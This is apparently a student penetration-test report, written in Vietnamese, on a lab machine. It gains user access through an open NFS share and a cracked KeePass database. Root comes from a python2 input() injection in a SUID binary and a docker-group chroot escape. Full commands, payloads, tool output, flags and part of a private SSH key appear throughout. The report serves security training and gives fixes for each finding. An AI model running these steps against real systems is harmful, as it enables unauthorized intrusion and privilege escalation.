

Báo cáo kết quả kiểm thử bảo mật hệ thống CNTT

ATTN.12



STT	Họ và tên	Email	Đóng góp (%)
1	Nguyễn Tấn Giang	20521261@gm.uit.edu.vn	50%
2	Lê Hoàng Phúc	20521763@gm.uit.edu.vn	50%

-- Lưu hành nội bộ --

Mục lục

1.0 Tổng quan	3
1.1 Khuyến nghị bảo mật	3
2.0 Phương pháp kiểm thử	3
2.1 Thu thập thông tin	3
2.2 Kiểm thử xâm nhập.....	4
2.2.1 Địa chỉ IP của máy tồn tại lỗ hổng: 192.168.19.120.....	4
Thông tin dịch vụ.....	4
Khởi tạo shell với quyền user thường.....	4
Leo thang đặc quyền.....	10
2.3 Duy trì quyền truy cập.....	16
2.4 Xóa dấu vết	16
3.0 Phụ lục.....	17
3.1 Phụ lục 1 – Nội dung tập tin user.txt và root.txt.....	17

1.0 Tổng quan

ATTN.12 được giao nhiệm vụ thực hiện một bài kiểm tra xâm nhập nội bộ cho hệ thống CNTT đã được chuẩn bị sẵn. Mục tiêu của bài kiểm tra này là thực hiện các cuộc tấn công, tương tự như tấn công của tin tặc và cố gắng xâm nhập vào hệ thống CNTT của tổ chức.

Trong khi thực hiện kiểm tra xâm nhập, có một số lỗ hổng được xác định trên hệ thống CNTT của đơn vị. Khi thực hiện các cuộc tấn công, ATTN.12 có thể truy cập vào nhiều máy, chủ yếu là do không cập nhật các bản vá lỗi và cấu hình bảo mật kém. Trong quá trình kiểm thử, ATTN.12 có quyền truy cập cấp quản trị vào nhiều máy chủ trong hệ thống. Tất cả máy chủ đều được khai thác thành công và được cấp quyền truy cập. Các máy chủ mà ATTN có thể truy cập vào được liệt kê dưới đây

192.168.19.120

1.1 Khuyến nghị bảo mật

ATTN.12 khuyến nghị vá các lỗ hổng được xác định trong quá trình kiểm thử để đảm bảo rằng tin tặc không thể khai thác các máy chủ này trong tương lai. Cần lưu ý rằng các máy chủ này cần được vá thường xuyên và nên duy trì chính sách kiểm tra, vá lỗi định kỳ để phát hiện và ngăn chặn các lỗ hổng mới xuất hiện trong tương lai.

2.0 Phương pháp kiểm thử

ATTN.12 đã sử dụng các phương pháp được áp dụng rộng rãi để quá trình kiểm tra thâm nhập đạt được tính hiệu quả trong việc kiểm tra mức độ an toàn của hệ thống CNTT của đơn vị. Dưới đây là sơ lược về cách ATTN.12 có thể xác định và khai thác nhiều loại máy chủ và bao gồm tất cả các lỗ hổng riêng lẻ được tìm thấy..

2.1 Thu thập thông tin

Giai đoạn thu thập thông tin của quá trình kiểm thử xâm nhập tập trung vào việc xác định phạm vi kiểm thử. Trong đợt kiểm thử xâm nhập này, ATTN.12 được giao nhiệm vụ khai thác vào các máy chủ với địa chỉ IP cụ thể là:

Địa chỉ IP máy kẻ tấn công:

- 10.8.0.27
- 10.8.0.71

Địa chỉ IP của máy nạn nhân:

- 192.168.19.120

2.2 Kiểm thử xâm nhập

Giai đoạn kiểm thử xâm nhập tập trung vào việc chiếm quyền kiểm soát vào nhiều loại máy chủ. Trong đợt kiểm thử xâm nhập này, ATTN.12 đã có thể truy cập thành công vào 1 trong số các máy chủ.

2.2.1 Địa chỉ IP của máy tồn tại lỗ hổng: 192.168.19.120

Thông tin dịch vụ

Địa chỉ IP	Các port đang mở
192.168.19.120	TCP: 22,111,2049,33933,41207,42703,51937,59019,47663,34677, 46331
	UDP: 111 , 40516, 52478, 44105, 44875, 44027, 55609

****Các Flag Bonus vui lòng trình bày tích hợp trong phần khởi tại shell với quyền user người dùng và leo thang đặc quyền.***

Khởi tạo shell với quyền user thường

Lỗ hổng đã khai thác: cấu hình NFS không an toàn

Giải thích lỗ hổng: Thư mục share thông qua NFS có thể được truy cập từ bất cứ máy tính nào trong mạng. Không có cơ chế ràng buộc nào

Khuyến nghị vá lỗ hổng: giới hạn cụ thể các địa chỉ ip có thể truy cập nfs , sử dụng tính năng root_squash, triển khai nfs trong một môi trường đáng tin cậy.

Mức độ ảnh hưởng: Nghiêm trọng

Cách thức khai thác:

```
[Lệnh tấn công/mã khai thác]

#Quét các port có trên máy nạn nhân
sudo nmap -sVC -p- 192.168.19.120

#Liệt kê các thư mục được share trong nfs
showmount -e 192.168.19.120

#mount thư mục keepass vào thư mục test tại local
sudo mount -t nfs 192.168.19.120:/var/nfs/keepass ./test -o nolock

#đăng nhập vào thư mục test
sudo su

#vào thư mục test
cd test

#liệt kê các tệp trong test
ls

#Đọc tệp nfs.flag.txt (newdoor subflag 1)
cat nfs.flag.txt

#copy tệp secure.kdbx ra thư mục khác
cp secure.kdbx ..

#rời khỏi thư mục test
cd ..

#extract tệp secure.kdbx
keepass2john secure.kdbx > keepass.txt

#brute-force mật khẩu file secure.kdbx từ wordlist rockyou
john --wordlist=rockyou.txt keepass.txt

#Dùng keepass 2 để mở file secure.kdbx và dùng password tìm được ở
trên để đăng nhập.

#sau khi mở được file secure.kdbx ta có được newdoor subflag 2 và
password của user newdoor.
```

```
#Dùng password vừa tìm được để kết nối ssh với máy nạn nhân qua user newdoor

#đọc file user.txt

cat user.txt
```

Hình ảnh minh chứng và cách khai thác:

Sử dụng nmap để quét các dịch vụ trên máy 192.168.19.120:

```
(kali㉿kali)-[~/Phuc]
$ sudo nmap -sVC -p- 192.168.19.120
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-25 06:10 EST
Nmap scan report for 192.168.19.120
Host is up (0.050s latency).
Not shown: 65527 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  256 27d86ad378476f0166a0ea105e48ecc3 (ECDSA)
|_  256 5e30c51c6b03c01991f3a2e98e3028f0 (ED25519)
111/tcp    open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|_  program version  port/proto  service
|_  100000  2,3,4      111/tcp     rpcbind
|_  100000  2,3,4      111/udp     rpcbind
|_  100000  3,4        111/tcp6    rpcbind
|_  100000  3,4        111/udp6    rpcbind
|_  100003  3,4        2049/tcp    nfs
|_  100003  3,4        2049/tcp6   nfs
|_  100005  1,2,3      40516/udp6  mountd
|_  100005  1,2,3      47663/tcp6  mountd
|_  100005  1,2,3      51937/tcp   mountd
|_  100005  1,2,3      52478/udp   mountd
|_  100021  1,3,4      33933/tcp   nlockmgr
|_  100021  1,3,4      34677/tcp6  nlockmgr
|_  100021  1,3,4      44105/udp   nlockmgr
|_  100021  1,3,4      44875/udp6  nlockmgr
|_  100024  1          44027/udp   status
|_  100024  1          46331/tcp6  status
|_  100024  1          55609/udp6  status
|_  100024  1          59019/tcp   status
|_  100227  3          2049/tcp    nfs_acl
|_  100227  3          2049/tcp6   nfs_acl
2049/tcp    open  nfs_acl  3 (RPC #100227)
33933/tcp   open  nlockmgr 1-4 (RPC #100021)
41207/tcp   open  mountd   1-3 (RPC #100005)
42703/tcp   open  mountd   1-3 (RPC #100005)
51937/tcp   open  mountd   1-3 (RPC #100005)
59019/tcp   open  status   1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 19.32 seconds
```

Phát hiện nạn nhân đang chạy dịch vụ NFS

Sử dụng showmount để tìm các đường dẫn được share

```
(kali㉿kali)-[~]
$ showmount -e 192.168.19.120
Export list for 192.168.19.120:
/var/nfs/keepass *
```

Mount thư mục này với thư mục test tại máy local :

```
(kali㉿kali)-[~]
$ sudo mount -t nfs 192.168.19.120:/var/nfs/keepass ./test -o nolock
```

Vào thư mục test là xem flag :

```
(root㉿kali)-[/home/kali/test]
# ls
nfs.flag.txt  secure.kdbx

(root㉿kali)-[/home/kali/test]
# cat nfs.flag.txt
Flag01{3PL8HU23GMpSGsnp3AIJAhWZewyFRDD5}
```


Flag01{3PL8HU23GMpSGsnp3AIJAhWZewyFRDD5}

Extract file secure.kdbx và brute force để tìm password : Tìm được password là newholland

```
(root㉿kali)-[/home/kali]
# keepass2john secure.kdbx > keypass.txt

(root㉿kali)-[/home/kali]
# john --wordlist=rockyou.txt keypass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 100000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
newholland (secure)
1g 0:00:05:28 DONE (2022-12-25 08:33) 0.003046g/s 121.8p/s 121.8c/s 121.8C/s password91..
momma3
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Dùng keepass 2 để xem file secure.kdbx: **Flag02{k6fsTHxTMLUpHSIQs83X3nsCPa9I47qy}** và password **54U&jvT8eWpAgz2**



Tiến hành ssh vào máy nạn nhân bằng tài khoản user

```
newdoor@newdoor: ~  
File Actions Edit View Help  
[root@kali]~/home/kali/test  
# ssh newdoor@192.168.19.120  
The authenticity of host '192.168.19.120 (192.168.19.120)' can't be established.  
ED25519 key fingerprint is SHA256:XF9MrwrHKQ+z86g1QkZ50DtGeah0bnHXA+3YMoKc4lA.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.19.120' (ED25519) to the list of known hosts  
newdoor@192.168.19.120's password:  
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-56-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
System information as of Sun Dec 25 02:01:59 PM UTC 2022  
  
System load:  0.02490234375      Users logged in:      2  
Usage of /:   35.9% of 18.53GB   IPv4 address for docker0: 172.17.0.1  
Memory usage: 11%              IPv4 address for ens33:  192.168.19.120  
Swap usage:   0%               IPv4 address for lxdn0:  240.120.0.1  
Processes:   341  
  
* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s  
  just raised the bar for easy, resilient and secure K8s cluster deployment.  
  
https://ubuntu.com/engage/secure-kubernetes-at-the-edge  
  
13 updates can be applied immediately.  
To see these additional updates run: apt list --upgradable  
  
Last login: Sun Dec 25 13:54:11 2022 from 192.168.19.111  
newdoor@newdoor:~$
```


Hình ảnh minh chứng:

```
newdoor@newdoor:~$ whoami
newdoor
newdoor@newdoor:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:b7:be:09 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.19.120/24 brd 192.168.19.255 scope global ens33
        valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feb7:be09/64 scope link
        valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:48:17:29:01 brd ff:ff:ff:ff:ff:ff
```

Nội dung tập tin User.txt:

InSec{p3XnxVARavcGTTvsaTSySVa9EH6EnNTW}

```
newdoor@newdoor:~$ whoami
newdoor
newdoor@newdoor:~$ ls
new_account newroot snap user.txt
newdoor@newdoor:~$ cat user.txt
InSec{p3XnxVARavcGTTvsaTSySVa9EH6EnNTW}
newdoor@newdoor:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:b7:be:09 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.19.120/24 brd 192.168.19.255 scope global ens33
        valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feb7:be09/64 scope link
        valid_lft forever preferred_lft forever
```

Leo thang đặc quyền

Lỗ hổng đã khai thác: Leo thang đặc quyền sử dụng lỗ hổng phần mềm của SUID

Giải thích lỗ hổng: Leo thang đặc quyền là hành động khai thác lỗi, lỗ hổng thiết kế hoặc cấu hình trong hệ điều hành hoặc ứng dụng phần mềm để có được quyền truy cập cao hơn vào các tài nguyên thường được bảo vệ từ một ứng dụng hoặc người dùng. Leo thang đặc quyền với SUID là khi các SUID được gán cho các file/program/command với owner có quyền cao hơn quyền của user. Ở trường hợp này, các SUID có thể có các lỗ hổng phần mềm cho phép thực hiện các chức năng không được thiết kế, từ đó bị khai thác.

Khuyến nghị và lỗ hổng: Thay đổi đặc quyền của các SUID cho bảo đảm các users chỉ được thực hiện các quyền hạn chế và tiến hành vá các lỗ hổng phần mềm.

Mức độ ảnh hưởng: [Nghiêm trọng] [Cao]

Cách thức khai thác:

```
[Lệnh tấn công/mã khai thác]
[màu đỏ nếu có thay đổi trong mã khai thác]
```

Ta kiểm tra trong thư mục /home phát hiện thư mục con insec và ta có quyền đọc từ thư mục này

```
newdoor@newdoor:/home$ ls -al
total 16
drwxr-xr-x  4 root    root    4096 Dec 10 16:41 .
drwxr-xr-x 19 root    root    4096 Dec  2 07:02 ..
drwxr-xr-x  6 insec   insec   4096 Dec 25 12:49 insec
drwxr-xr-x  7 newdoor newdoor 4096 Dec 25 12:33 newdoor
newdoor@newdoor:/home$ cd insec/
newdoor@newdoor:/home/insec$
```

Trong thư mục này ta phát hiện file SUID download_file có thể thực thi, và insec.flag.txt nhưng user newdoor không có quyền đọc file này:

```

newdoor@newdoor:/home/insec$ ls -al
total 64
drwxr-xr-x 6 insec insec 4096 Dec 25 12:49 .
drwxr-xr-x 4 root root 4096 Dec 10 16:41 ..
lrwxrwxrwx 1 root root 9 Dec 10 16:42 .bash_history -> /dev/null
-rwx----- 1 insec insec 220 Jan 6 2022 .bash_logout
-rwx----- 1 insec insec 3771 Jan 6 2022 .bashrc
drwx----- 2 insec insec 4096 Dec 2 07:09 .cache
-rwsr-xr-x 1 insec insec 16064 Dec 10 16:39 download_file
-rwx----- 1 insec insec 41 Dec 10 16:39 insec.flag.txt
drwxrwxr-x 3 insec insec 4096 Dec 14 02:55 .local
-rwx----- 1 insec insec 807 Jan 6 2022 .profile
drwx----- 3 insec insec 4096 Dec 25 12:49 snap
drwx----- 2 insec insec 4096 Dec 10 16:39 .ssh
-rwx----- 1 insec insec 0 Dec 2 07:10 .sudo_as_admin_successful
-rw----- 1 insec insec 6733 Dec 25 12:35 .viminfo

```

Thử thực thi file thì thấy file yêu cầu nhập một đoạn URL để tải file, file được lưu dưới quyền của user insec là group newdoor:

```

newdoor@newdoor:/home/insec$ ./download_file
Please enter your URL: 'https://github.com/tangiang0812/dwm/blob/gnaig_dwm/config.h'
File is saved in config.h
newdoor@newdoor:/home/insec$ ls -al
total 272
drwxr-xr-x 6 insec insec 4096 Dec 25 13:01 .
drwxr-xr-x 4 root root 4096 Dec 10 16:41 ..
lrwxrwxrwx 1 root root 9 Dec 10 16:42 .bash_history -> /dev/null
-rwx----- 1 insec insec 220 Jan 6 2022 .bash_logout
-rwx----- 1 insec insec 3771 Jan 6 2022 .bashrc
drwx----- 2 insec insec 4096 Dec 2 07:09 .cache
-rw-rw-r-- 1 insec newdoor 212500 Dec 25 13:01 config.h
-rwsr-xr-x 1 insec insec 16064 Dec 10 16:39 download_file
-rwx----- 1 insec insec 41 Dec 10 16:39 insec.flag.txt
drwxrwxr-x 3 insec insec 4096 Dec 14 02:55 .local
-rwx----- 1 insec insec 807 Jan 6 2022 .profile
drwx----- 3 insec insec 4096 Dec 25 12:49 snap
drwx----- 2 insec insec 4096 Dec 10 16:39 .ssh
-rwx----- 1 insec insec 0 Dec 2 07:10 .sudo_as_admin_successful
-rw----- 1 insec insec 6733 Dec 25 12:35 .viminfo

```

Kiểm tra file download_file bằng lệnh file thì biết được đây là 1 file thực thi setuid 64bit. Điều này có nghĩa là khi file này được thực thi bởi user nào, thì quyền thực thi thực chất của tiến trình đó là của file owner trong trường hợp này là insec:

```

newdoor@newdoor:/home/insec$ file download_file
download_file: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, in
terpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=e70d05fe2de5697a52828e9fde60189c84c8890c, for GN
U/Linux 3.2.0, not stripped
newdoor@newdoor:/home/insec$

```

Tiếp tục kiểm tra file này bằng lệnh strings để liệt kê các chuỗi dữ liệu có thể đọc được có trong file download_file. Ta phát hiện chuỗi "/usr/bin/python2/opt/download.py". Ta có thể đoán đây là một lệnh bash mà download_file gọi trong quá trình thực thi:

```

newdoor@newdoor:/home/insec$ strings download_file
/lib64/ld-linux-x86-64.so.2
__cxa_finalize
__libc_start_main
system
geteuid
setresuid
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
/usr/bin/python2 /opt/download.py
:*3$"

```

Tìm theo đường dẫn /opt/download.py ta đọc nội dung của file download.py, biết được chức năng của file này là dùng để download một file có trong chuỗi URL nhập từ bàn phím:

```

newdoor@newdoor:/opt$ cat download.py
import requests
import re

def getFilename(r):
    """
    Get filename from content-disposition
    """
    cd = r.headers.get('content-disposition')
    if not cd:
        if r.url.find('/'):
            return r.url.rsplit('/', 1)[1]
        else:
            return None

    fname = re.findall('filename=(.+)', cd)
    if len(fname) == 0:
        return None

    return fname[0]

try:
    url = input("Please enter your URL: ")
    r = requests.get(url, allow_redirects=True)
    filename = getFilename(r)
    if filename is None:
        print "Filename in content-disposition is empty"
        exit(1)

    open(filename, 'wb').write(r.content)
    print "File is saved in {}".format(filename)
except Exception, e:
    print e

```

Tại đây ta chú ý dòng `url = input("Please enter your URL: ")`. Vì `/opt/download.py` được chạy bởi `python2` nên đây sẽ là một lỗi. Lỗi này khá là phổ biến trong `python2`. Ở `python2` để nhập dữ liệu an toàn ta không nên sử dụng hàm `input()` vì hàm này sẽ có chức năng tương tự như việc ta cho chuỗi nhập vào qua hàm `eval()`. Kiểm tra thử khi ta nhập kí tự `a` vào, chương trình sẽ hiểu là ta đang đưa giá trị của biến `a` vào biến `url` nên sẽ báo lỗi `"name 'a' is not defined"` giống như khi ta truy xuất một biến chưa khai báo trong `python`

```
newdoor@newdoor:/home/insec$ ./download_file
Please enter your URL: a
name 'a' is not defined
newdoor@newdoor:/home/insec$
```

Từ dữ kiện này ta có thể tiến hành khai thác. Payload `"__import__('os').execl('/bin/bash', 'bash')"` sẽ giúp ta tạo ra một shell. Vì `download_file` là một `setuid` nên shell được tạo ra sẽ được chạy dưới quyền của user `insec`

```
newdoor@newdoor:/home/insec$ ./download_file
Please enter your URL: __import__('os').execl("/bin/bash", "bash")
insec@newdoor:/home/insec$ whoami
insec
insec@newdoor:/home/insec$
```

Khi đã là user `insec` thì ta đã có thể đọc file `insec.flag.txt`, file này có nội dung là `Flag04{PTBNTGcae96cGqNttKQjdvH7YaB8Pdy}`

```
insec@newdoor:/home/insec$ cat insec.flag.txt
Flag04{PTBNTGcae96cGqNttKQjdvH7YaB8Pdy}
insec@newdoor:/home/insec$
```

Tì đã là user `insec` ta chú ý đến thư mục `.ssh`, trong thư mục này chứa một cặp `rsa` key để ta có thể đăng nhập trực tiếp vào user `insec` từ `ssh` mà không cần phải khai thác file `download_file` nữa

```
insec@newdoor:/home/insec$ cd .ssh
insec@newdoor:/home/insec/.ssh$ ls
authorized_keys  id_rsa
insec@newdoor:/home/insec/.ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAEAxZCoTEAZ97NdEoNSu87jwov7AYJZnr9XtG999Q0NqGKCeJTiCbB1
z+6EvKGW9YiWv1ZJqbBC5TD5aXH2P9emps4tq0tEKkfFWZGSRysYiID7TPRVzWpp1hLE0j
pFbRS18WjrK2P8N0CFvxwEz6u//pEu7XyOHSCX83eK+gN3/tdg+IEysJxT+z/a/5mQEs5w
8uok7mSKBK7fwOcwTgC2AxwVZk/Q6tA/pl58uLzPSdBtMmbeLc2Mw6cez8QwyxImAwK62
```

Việc cần làm tiếp theo là leo thang đặc quyền để có thể vào được thư mục `/root` ta tận dụng file `download_file` để tải một script hỗ trợ leo thang đặc quyền là `linpeas`. sử dụng tool này ta phát hiện nhiều lỗi. Trong đó, việc user ở trong các group `sudo`, `docker`, `lxd` có 95% khả năng là một vector tấn công leo thang đặc quyền

```
Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist
LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look to it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username

Starting linpeas. Caching Writable Folders...

Basic information

OS: Linux version 5.15.0-56-generic (builddd@lcy02-amd64-004) (gcc (Ubuntu 11.3.0-1ubuntu1~22.04) 11.3
.0, GNU ld (GNU Binutils for Ubuntu) 2.38) #62-Ubuntu SMP Tue Nov 22 19:54:14 UTC 2022
User & Groups: uid=1000(insec) gid=1000(insec) groups=1000(insec),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),110(lxd),999(docker)
```

Tiếp theo ta dùng GTFOBins để tìm ra các lệnh giúp ta khai thác, ở trường hợp này nhóm chọn docker.

Lệnh khai thác bên dưới sẽ giúp ta tạo ra một shell có đặc quyền root

.. / docker

Shell File write File read SUID Sudo

This requires the user to be privileged enough to run docker, i.e. being in the `docker` group or being `root`.

Any other Docker Linux image should work, e.g., `debian`.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

The resulting is a root shell.

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

Biết được lệnh khai thác “`docker run -v /:/mnt --rm -it alpine chroot /mnt sh`” từ bước trước ta tiến hành chạy lệnh:

```
insec@newdoor:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
c158987b0551: Pull complete
Digest: sha256:8914eb54f968791faf6a8638949e480fef81e697984fba772b3976835194c6d4
Status: Downloaded newer image for alpine:latest
# whoami
root
```

Sau khi đã là root thì ta vào thư mục root để lấy flag từ file root.txt. Flag chính là:

InSec{Wryzdc5Aw7pBQK7yEzKyHMKIaCU8ZsQr}

```
# cd /root
# ls
root.txt  snap
# cat root.txt
InSec{Wryzdc5Aw7pBQK7yEzKyHMKIaCU8ZsQr}
#
```

Hình ảnh minh chứng:

<pre># ls root.txt snap # cat root.txt InSec{Wryzdc5Aw7pBQK7yEzKyHMKIaCU8ZsQr} # e^H^Hw^H sh: 5:: not found # whoami root # ip a 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 q link/loopback 00:00:00:00:00:00 brd 0 inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft fo 13: eth0@if14: <BROADCAST,MULTICAST,UP,LO link/ether 02:42:ac:11:00:03 brd ff:f inet 172.17.0.3/16 brd 172.17.255.255 valid_lft forever preferred_lft fo # ^_^[[3~^H^H^H^H sh:: not found # ^_ _^H^H^H^H</pre>	<pre>(runner@Arkk17)-[~] \$ ip a 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc no link/loopback 00:00:00:00:00:00 brd 00:00:00 inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever inet6 ::1/128 scope host valid_lft forever preferred_lft forever 2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1 link/ether 52:54:00:6a:cc:c0 brd ff:ff:ff:ff inet 192.168.122.236/24 brd 192.168.122.255 valid_lft 2044sec preferred_lft 2044sec inet6 fe80::5054:ff:fe6a:ccc0/64 scope link valid_lft forever preferred_lft forever 3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_U lt qlen 500 link/none inet 10.8.0.71/24 scope global tun0 valid_lft forever preferred_lft forever inet6 fe80::551e:f9bd:b544:9c0e/64 scope lin valid_lft forever preferred_lft forever (runner@Arkk17)-[~] \$ ip a</pre>
---	--

Nội dung tập tin Root.txt:

```
# cat root.txt
InSec{Wryzdc5Aw7pBQK7yEzKyHMKIaCU8ZsQr}
# ipa^H a
sh: 20: ip: not found
# cat root.txt
InSec{Wryzdc5Aw7pBQK7yEzKyHMKIaCU8ZsQr}
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc n
oqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:0
0:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
13: eth0@if14: <BROADCAST,MULTICAST,UP,LOWER_UP
> mtu 1500 qdisc noqueue state UP group default

    link/ether 02:42:ac:11:00:03 brd ff:ff:ff:f
f:ff:ff link-netnsid 0
    inet 172.17.0.3/16 brd 172.17.255.255 scope
global eth0
        valid_lft forever preferred_lft forever
# sa

(runner@Arkk17)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc no
link/loopback 00:00:00:00:00:00 brd 00:00:00
inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
    valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1
link/ether 52:54:00:6a:cc:c0 brd ff:ff:ff:ff
inet 192.168.122.236/24 brd 192.168.122.255
    valid_lft 2044sec preferred_lft 2044sec
inet6 fe80::5054:ff:fe6a:ccc0/64 scope link
    valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_U
lt qlen 500
    link/none
    inet 10.8.0.71/24 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 fe80::551e:f9bd:b544:9c0e/64 scope lin
        valid_lft forever preferred_lft forever
```

2.3 Duy trì quyền truy cập

Sau khi kiểm soát được các máy chủ, chúng tôi vẫn duy trì được phiên truy cập của mình, nhằm đảm bảo rằng chúng tôi vẫn có thể truy cập lại vào máy chủ bất kỳ lúc nào. Nhiều lỗ hổng chỉ có thể được khai thác một lần duy nhất, vì vậy việc duy trì phiên truy cập vào máy chủ là hết sức cần thiết. ATTN.12 đã thêm vào các tài khoản có quyền cao nhất (thuộc các group administrators hoặc sudo) trên các máy chủ mà chúng tôi đã kiểm soát. Ngoài quyền truy cập cao nhất, một shell Metasploit đã được cài đặt trên máy nhằm đảm bảo rằng các quyền truy cập bổ sung sẽ được thiết lập.

2.4 Xóa dấu vết

Giai đoạn xóa dấu vết nhằm đảm bảo rằng các dữ liệu/tài khoản được sinh ra trong quá trình kiểm thử xâm nhập được loại bỏ khỏi máy chủ. Thông thường, các phần nhỏ của công cụ hoặc tài khoản người dùng được để lại trên máy tính của tổ chức, điều này có thể gây ra các vấn đề về bảo mật. Chúng ta cần phải đảm bảo rằng không để sót lại bất kỳ dấu vết trong quá trình kiểm thử xâm nhập.

Sau khi có được các thông tin có giá trị trên máy chủ của đơn vị, ATTN.12 đã xóa tất cả tài khoản và mật khẩu người dùng cũng như các dịch vụ được tạo ra bởi Metasploit.

3.0 Phụ lục

3.1 Phụ lục 1 – Nội dung tập tin user.txt và root.txt

Địa chỉ IP (Hostname)	Nội dung Bonus	Nội dung user.txt	Nội dung root.txt
192.168.19.120			
192.168.19.120			InSec{Wryzdc5Aw7pBQK7yEzKyHMKI aCU8ZsQr}
192.168.19.120	Flag01{3PL8HU23GMpSGsnp3AIJAhWZewyFRDD5}		
192.168.19.120	Flag02{k6fsTHxtmLUpHSIQs83X3nsCPa9l47qy}		
